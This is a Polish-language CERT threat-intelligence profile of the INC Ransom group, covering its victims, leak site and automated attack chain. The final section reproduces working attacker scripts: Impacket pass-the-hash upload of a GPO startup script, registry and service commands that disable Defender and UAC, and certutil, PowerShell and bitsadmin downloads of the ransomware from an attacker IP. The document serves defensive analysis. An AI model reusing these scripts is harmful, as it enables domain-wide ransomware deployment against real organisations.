TLP: CLEAR

Threat Actor

INC Ransom

Symbol dokumentu:	CERTOPL/CTI/TA-profile-INCransom-Group/20260712
Wersja:	1.0
Autor:	Piotr Chęciński, Ireneusz Tarnowski
Data:	2026-07-12
TLP:	clear
Słowa kluczowe:	INC Ransom, RaaS, cybercrime, CTI

Spis treści:

INC Ransom

Executive Summary

INC Ransom to aktywna grupa cyberprzestępcza działająca w modelu Ransomware-as-a-Service (RaaS), obserwowana od połowy 2023 roku. Grupa koncentruje się na atakach typu double extortion, łącząc eksfiltrację danych z szyfrowaniem systemów ofiary. Według dostępnych danych publicznych INC Ransom należy obecnie do najbardziej aktywnych operatorów ransomware działających w modelu RaaS w latach 2025–2026, a liczba opublikowanych ofiar przekroczyła 800 organizacji.

Analiza infrastruktury wykorzystywanej przez INC Ransom wskazuje na wysoki poziom automatyzacji procesu ataku. Po uzyskaniu dostępu do środowiska domenowego operatorzy wykorzystują mechanizmy Active Directory, Group Policy Objects (GPO) oraz bibliotekę Impacket do propagacji ransomware na wszystkie stacje robocze i serwery w domenie. Przed uruchomieniem programu szyfrującego systematycznie wyłączane są mechanizmy ochronne systemu Windows Defender oraz User Account Control (UAC), a następnie pobierany i uruchamiany jest właściwy payload ransomware.

Grupa nie wykazuje silnej specjalizacji sektorowej. Atakuje organizacje z wielu branż, przede wszystkim w Stanach Zjednoczonych, ale prowadzi również kampanie przeciwko podmiotom z Europy, Azji i innych regionów świata. Analiza dostępnych danych nie wskazuje na prowadzenie operacji przeciwko organizacjom z państw WNP (CIS) ani Chin.

Charakterystycznym elementem działalności INC Ransom jest wykorzystanie ogólnodostępnych narzędzi administracyjnych (Living-off-the-Land Binaries – LOLBins[1]), narzędzi zdalnej administracji (RMM), frameworków post-exploitation, takich jak Cobalt Strike, oraz własnych skryptów automatyzujących propagację ransomware. Analiza ujawnionego serwera pozwoliła odtworzyć znaczną część łańcucha ataku oraz opracować reguły detekcyjne Sigma umożliwiające wykrywanie charakterystycznych działań grupy.


[1] https://lolbas-project.github.io

Wstęp

INC Ransom to aktywna grupa ransomware i data extortion, działająca co najmniej od lipca 2023 i powiązana z rodziną malware INC Ransomware.

MITRE ATTACK identyfikuje ją jako G1032[2], a z malwarem wiąże ją S1139[3].

W Ransomware.live grupa ma 857 ofiar[4], a RansomLook pokazuje intensywną, bieżącą aktywność i własną infrastrukturę publikacji wycieków. Grupa INC Ransom była najbardziej aktywna w 2025 roku, co widoczne jest na poniższym rysunku. Jednocześnie warto zaznaczyć, iż jeżeli aktywność grupy nie zostanie zakłócona to szacujemy, iż do końca bieżącego roku liczba ofiar może przewyższyć tę z 2025 roku.




Rys. 1. Liczba ofiar w podziale na lata

(źródło danych: https://www.ransomware.live/group/incransom#)


Wiktymologia

Działalność INC Ransom dotyczy przede wszystkim USA, ale ich ofiary występują także w innych regionach. Ataki obejmują podmioty z różnych sektorów gospodarki. Aktywność INC Ransom (według danych Ransomware.live) nie została wykryta w państwach CIS[5] oraz Chinach.

[2] https://attack.mitre.org/groups/G1032/
[3] https://attack.mitre.org/software/S1139/
[4] Stan na 12.07.2026
[5] **Kraje CIS (Commonwealth of Independent States, Wspólnota Niepodległych Państw – WNP)** – organizacja regionalna zrzeszająca większość państw powstałych po rozpadzie Związku Radzieckiego. W kontekście cyberzagrożeń termin „kraje CIS" jest powszechnie używany do określenia państw postsowieckich, takich jak Rosja, Białoruś, Armenia, Azerbejdżan, Kazachstan, Kirgistan, Mołdawia, Tadżykistan i Uzbekistan. Wielu operatorów ransomware unika




Rys. 2. Mapa z liczbą ofiar INC Ransom w zależności od kraju
(źródło danych: https://www.ransomware.live/group/incransom#)



Rys. 3. Liczba ofiar INC Ransom w zależności od kraju
(źródło: https://www.ransomware.live/group/incransom#)

Działalność grupy INC Ransom nie jest ukierunkowana na wyłącznie jeden wybrany sektor. Dane ransomware.live wskazują, że grupa wybiera ofiary z różnych sektorów gospodarki. Do najbardziej popularnych należą: usługi biznesowe, opieka zdrowotna oraz przemysł wytwórczy.

prowadzenia działań przeciwko podmiotom z tych państw, co często wynika z ograniczeń narzuconych przez twórców malware lub z przyjętych zasad operacyjnych grup cyberprzestępczych.



Rys. 4. Liczba ofiar INC Ransom w zależności od sektora
(źródło: https://www.ransomware.live/group/incransom#)


Data Leak Site (DLS)

Serwis DLS (Data Leak Site) stanowi jeden z podstawowych elementów modelu wymuszenia stosowanego przez INC Ransom. Portal funkcjonuje jako publiczna platforma publikacji informacji o ofiarach, wobec których nie osiągnięto porozumienia dotyczącego zapłaty okupu. Oprócz nazwy organizacji operatorzy publikują zazwyczaj datę ataku, krótką charakterystykę ofiary oraz deklarowaną wielkość wykradzionych danych. W kolejnych etapach mogą zostać udostępnione próbki dokumentów lub pełne archiwa zawierające skradzione informacje.

DLS pełni jednocześnie funkcję narzędzia psychologicznego oraz marketingowego. Publiczne prezentowanie nowych ofiar ma zwiększać presję negocjacyjną wobec aktualnie atakowanych organizacji, a jednocześnie budować reputację grupy w środowisku cyberprzestępczym jako operatora skutecznie realizującego groźbę publikacji danych. Z perspektywy modelu biznesowego RaaS, portal stanowi również element uwiarygadniający działalność grupy wobec potencjalnych partnerów (affiliates), demonstrując skalę prowadzonych operacji.

Analiza wpisów publikowanych przez INC Ransom wskazuje, że grupa prowadzi regularne aktualizacje DLS, utrzymując wysoką aktywność publikacyjną. Liczba nowych wpisów koreluje z

obserwowaną aktywnością operacyjną grupy i stanowi jedno z podstawowych źródeł informacji wykorzystywanych w monitorowaniu zagrożeń typu ransomware.



Rys. 5. Serwis DLS

Powiązania

Alternatywne nazwy: Gold Ionic, Tarnished Scorpius, Water Anito

Badacze z Unit 42 w 2024 roku wykazali znaczące podobieństwo pomiędzy próbkami INC ransomware oraz Lynx ransomware. Wykorzystując narzędzie BinDiff zauważono, że prawie połowa (48%) funkcji występujących w próbce INC ransomware jest obecna w badanej próbce Lynx ransomware (Unit42, 2024).

Profil operacyjny

INC Ransom funkcjonuje jako dojrzała grupa cyberprzestępcza wykorzystująca model Ransomware-as-a-Service (RaaS). Analiza dotychczasowych kampanii wskazuje jednak, że działalność operatorów wykracza poza klasyczny model partnerski obserwowany u wielu grup ransomware. Powtarzalność stosowanych technik, taktyk i procedur (TTP), identyczne schematy propagacji oraz wysoki stopień standaryzacji procesu ataku sugerują relatywnie silną kontrolę operatorów nad afiliantami. Model ten jest zbliżony do sposobu funkcjonowania grup takich jak LockBit czy BlackCat (ALPHV), gdzie centralny zespół odpowiada nie tylko za rozwój ransomware, lecz również definiuje sposób prowadzenia operacji. Nie oznacza to jednak bezpośrednich powiązań organizacyjnych pomiędzy tymi grupami, lecz podobny model zarządzania operacjami.

Zaobserwowana niewielka zmienność TTP pomiędzy poszczególnymi incydentami może świadczyć o ograniczonej liczbie partnerów lub prowadzeniu bardziej selektywnego programu afiliacyjnego niż w przypadku wielu innych grup RaaS. Dzięki temu operatorzy zachowują wysoką powtarzalność procesu ataku oraz ograniczają ryzyko niekontrolowanych działań afiliantów mogących negatywnie wpłynąć na reputację grupy.

Charakterystyczną cechą działalności INC Ransom jest wysoki poziom automatyzacji całego łańcucha ataku. Po uzyskaniu dostępu do środowiska domenowego wykorzystywane są mechanizmy Active Directory, Group Policy Objects (GPO), biblioteka Impacket oraz własne skrypty automatyzujące propagację ransomware, wyłączanie mechanizmów bezpieczeństwa oraz dystrybucję payloadu. Takie podejście znacząco skraca czas niezbędny do objęcia szyfrowaniem całej infrastruktury ofiary i umożliwia prowadzenie wielu kampanii równolegle.


Analiza publicznie opisanych incydentów wskazuje, że INC Ransom preferuje model operacyjny typu "smash-and-grab", w którym czas pomiędzy uzyskaniem początkowego dostępu a

uruchomieniem ransomware często nie przekracza 72 godzin. W porównaniu z grupami prowadzącymi wielotygodniowe operacje, operatorzy INC Ransom stawiają na szybkość działania i automatyzację, ograniczając czas obecności w środowisku ofiary.
Grupa stosuje model double extortion, łącząc eksfiltrację danych z szyfrowaniem infrastruktury. Proces negocjacji prowadzony jest w sposób profesjonalny, jednak pozostaje mniej agresywny medialnie niż w przypadku operatorów takich jak LockBit czy ALPHV, którzy aktywnie wykorzystywali media społecznościowe i działania public relations do budowania własnej rozpoznawalności.

Z perspektywy obrony istotnym wnioskiem jest fakt, że wysoka automatyzacja oraz krótszy czas operacji ograniczają możliwości wykrycia ataku na podstawie długotrwałej obecności przeciwnika w środowisku. Jednocześnie szybkie przechodzenie do kolejnych etapów powoduje gwałtowny wzrost liczby charakterystycznych zdarzeń, takich jak modyfikacje obiektów GPO, masowe operacje w SYSVOL, wyłączanie mechanizmów ochronnych systemu Windows czy uruchamianie LOLBins. Z tego względu skuteczna detekcja powinna opierać się przede wszystkim na analizie behawioralnej oraz korelacji zdarzeń w krótkich przedziałach czasowych, a nie wyłącznie na klasycznych wskaźnikach kompromitacji (IOC).

Analiza serwerów

W ramach działań **Adversary Infrastructure Hunting** prowadzono analizę infrastruktury wykorzystywanej przez grupę INC Ransom z wykorzystaniem narzędzia **Hunt.io**, umożliwiającego identyfikację publicznie dostępnych elementów infrastruktury przeciwnika. Analiza obejmowała wyszukiwanie serwerów powiązanych z aktywnością grupy oraz ocenę konfiguracji udostępnianych przez nie usług. W trakcie prac zidentyfikowano dwa serwery o adresach **45.80.228[.]227** oraz **217.144.189[.]136**, których konfiguracja umożliwiała przeglądanie części ich zasobów poprzez otwarte katalogi (open directory listing). Przypadkowe udostępnienie otwartych katalogów, umożliwiło analizę znajdujących się tam plików. Zawartość serwerów wskazywała, iż to właśnie z nich prowadzone są ataki na różne wybrane cele (organizacje). Analizowane skrypty orkiestrujące zawierały elementy wskazujące na konkretną organizację (np. nazwy domenowe). Serwery, z których prowadzone są ataki ransomware, zazwyczaj zawierają bardzo bogaty zestaw informacji o ofiarach ataków. W tym wypadku, takich informacji było tylko kilka. Niemniej analiza ich zawartości, pozwalała na pozyskanie wiedzy o sposobie działania narzędzi, co umożliwiło odtworzenie fragmentu łańcucha ataku grupy INC Ransom. Analiza nie obejmuje jednak wcześniejszych etapów kompromitacji środowiska ani infrastruktury wykorzystywanej do zarządzania operacją.



Rys. 6. Serwer z ujawnionymi zasobami INC Ransom (źródło: hunt.io)

Faza 1 – uzyskanie dostępu

Atakujący w pierwszej fazie uzyskują dostęp do kontrolera domeny (DC) oraz zdobywają hash NTLM konta Administrator. Na podstawie zawartości plików nie jest możliwe ustalenie, w jaki sposób cele tej fazy zostały osiągnięte. Najbardziej prawdopodobne wektory obejmują wykorzystanie podatnych urządzeń brzegowych, przejętych poświadczeń VPN lub usług RDP oraz zakup dostępu od Initial Access Brokerów. Brak artefaktów nie pozwala jednak na jednoznaczne potwierdzenie żadnego z tych scenariuszy.

Faza 2 – wgranie payloadu

Po uzyskaniu początkowego dostępu atakujący uruchamiają skrypt upload_gpo.py. Skrypt wykorzystuje bibliotekę Impacket do nawiązania połączenia SMB z kontrolerem domeny. Uwierzytelnienie następuje techniką Pass-the-Hash przy użyciu wcześniej zdobytego hasha NTLM konta Administrator.

```python
from impacket.smbconnection import SMBConnection
import io

H = ("aad3b435b51404eeaad3b435b51404ee", "037af5fa0b671c779198705da9c4e358")
smb = SMBConnection("127.0.0.1", "127.0.0.1", sess_port=4452, timeout=10)
smb.login("Administrator", "", "pokka.local", lmhash=H[0], nthash=H[1])

gpo = "{31B2F340-016D-11D2-945F-00C04FB984F9}"
base = f"pokka.local/Policies/{gpo}/Machine/Scripts/Startup"

# Upload deploy.bat
with open("/root/win_payload/deploy.bat", "rb") as f:
    data = f.read()
buf = io.BytesIO(data)
smb.putFile("SYSVOL", base + "/deploy.bat", buf.read)
print(f"[+] deploy.bat uploaded ({len(data)}B)")

# Upload scripts.ini
with open("/root/win_payload/scripts.ini", "rb") as f:
    data2 = f.read()
buf2 = io.BytesIO(data2)
smb.putFile("SYSVOL", f"pokka.local/Policies/{gpo}/Machine/Scripts/scripts.ini", buf2.read)
print(f"[+] scripts.ini uploaded ({len(data2)}B)")

# Verify
print("\nVerification:")
for f in smb.listPath("SYSVOL", base + "/*"):
    n = f.get_longname()
    if n not in (".",".."): print(f"  {n} ({f.get_filesize()}B)")

smb.close()
print("\n[+] GPO READY - fires on next boot/gpupdate for ALL 500 machines")
```

Rys. 7. Zawartość pliku upload_gpo.py

Skrypt wgrywa dwa pliki do udziału SYSVOL kontrolera domeny:

- deploy.bat – główny skrypt wykonawczy
- scripts.ini – konfiguracja GPO Startup Script

Wybór Default Domain Policy ({31B2F340-016D-11D2-945F-00C04FB984F9}) jest nieprzypadkowy - jest to domyślna polityka grupowa stosowana do wszystkich obiektów w domenie, co gwarantuje wykonanie payloadu na każdej maszynie należącej do pokka.local (domena ofiary)

Faza 3 – propagacja przez GPO

Po wgraniu plików do SYSVOL mechanizm Group Policy systemu Windows przejmuje rolę dystrybutora payloadu. Każda maszyna w domenie przy najbliższym restarcie lub wymuszonym odświeżeniu polityk (gpupdate /force) automatycznie pobiera i wykonuje skrypt startowy deploy.bat z uprawnieniami SYSTEM.

Faza 4 – uruchomienie deploy.bat i zaszyfrowanie plików

Zadaniem tego skryptu jest wyłączenie zabezpieczeń oraz pobranie i uruchomienie programu szyfrującego. Skrypt wyłącza Microsoft Defendera oraz User Account Control (UAC) poprzez modyfikację rejestrów. Dodatkowo skrypt wyłącza usługi Microsoft Defender poprzez użycie

Service Control (sc) oraz taskkill. Ostatnim elementem przed pobraniem pliku wykonywalnego jest dodanie wyjątku dla folderu C:\Windows\Temp z użyciem Powershella.

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableIOAVProtection /t REG_DWORD /d 1 /f >nul 2>&1
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f >nul 2>&1
sc stop WinDefend >nul 2>&1
sc config WinDefend start=disabled >nul 2>&1
sc stop Sense >nul 2>&1
sc config Sense start=disabled >nul 2>&1
sc stop WdNisSvc >nul 2>&1
taskkill /f /im MsMpEng.exe >nul 2>&1
taskkill /f /im MsSense.exe >nul 2>&1
powershell -ep bypass -c "Set-MpPreference -DisableRealtimeMonitoring $true; Add-MpPreference -ExclusionPath C:\Windows\Temp" >nul 2>&1
```

Rys. 8. Zawartość pliku deploy.bat odpowiedzialna za wyłączenie usług bezpieczeństwa

Po wyłączeniu zabezpieczeń skrypt próbuje pobrać plik wykonywalny agent.exe korzystając z certutil, PowerShell, bitsadmin oraz copy. Plik zostaje zapisany pod nazwą svchost.exe. Po pomyślnym pobraniu pliku następuje jego uruchomienie. Ransomware uruchamiany jest w tle (start /b). Dodatkowo w ścieżce uruchomienia określono parametry: kill, hide, ens, lhd, mode fast.

```
if not exist "C:\Windows\Temp\svchost.exe" (

    certutil -urlcache -split -f http://45.80.228.227/agent.exe C:\Windows\Temp\svchost.exe >nul 2>&1
)
if not exist "C:\Windows\Temp\svchost.exe" (
    certutil -urlcache -split -f http://45.80.228.227:8080/agent.exe C:\Windows\Temp\svchost.exe >nul 2>&1
)
if not exist "C:\Windows\Temp\svchost.exe" (
    powershell -ep bypass -c "(New-Object Net.WebClient).DownloadFile(\"http://45.80.228.227/agent.exe\",\"C:\Windows\Temp\svchost.exe\")" >nul 2>&1
)
if not exist "C:\Windows\Temp\svchost.exe" (
    bitsadmin /transfer j http://45.80.228.227:443/agent.exe C:\Windows\Temp\svchost.exe >nul 2>&1
)
if not exist "C:\Windows\Temp\svchost.exe" (
    copy /y "\\pokka.local\NETLOGON\svchost.exe" "C:\Windows\Temp\svchost.exe" >nul 2>&1
)
if exist "C:\Windows\Temp\svchost.exe" (
    start /b "" "C:\Windows\Temp\svchost.exe" --kill --hide --ens --lhd --mode fast
)
```

Rys. 9. Zawartość pliku deploy.bat odpowiedzialna za pobranie i uruchomienie pliku szyfrującego

Do szyfrowanych plików dodawane jest rozszerzenie .INC. Ponadto na zainfekowanym systemie umieszczana jest notatka INC-README.txt z żądaniem okupu.

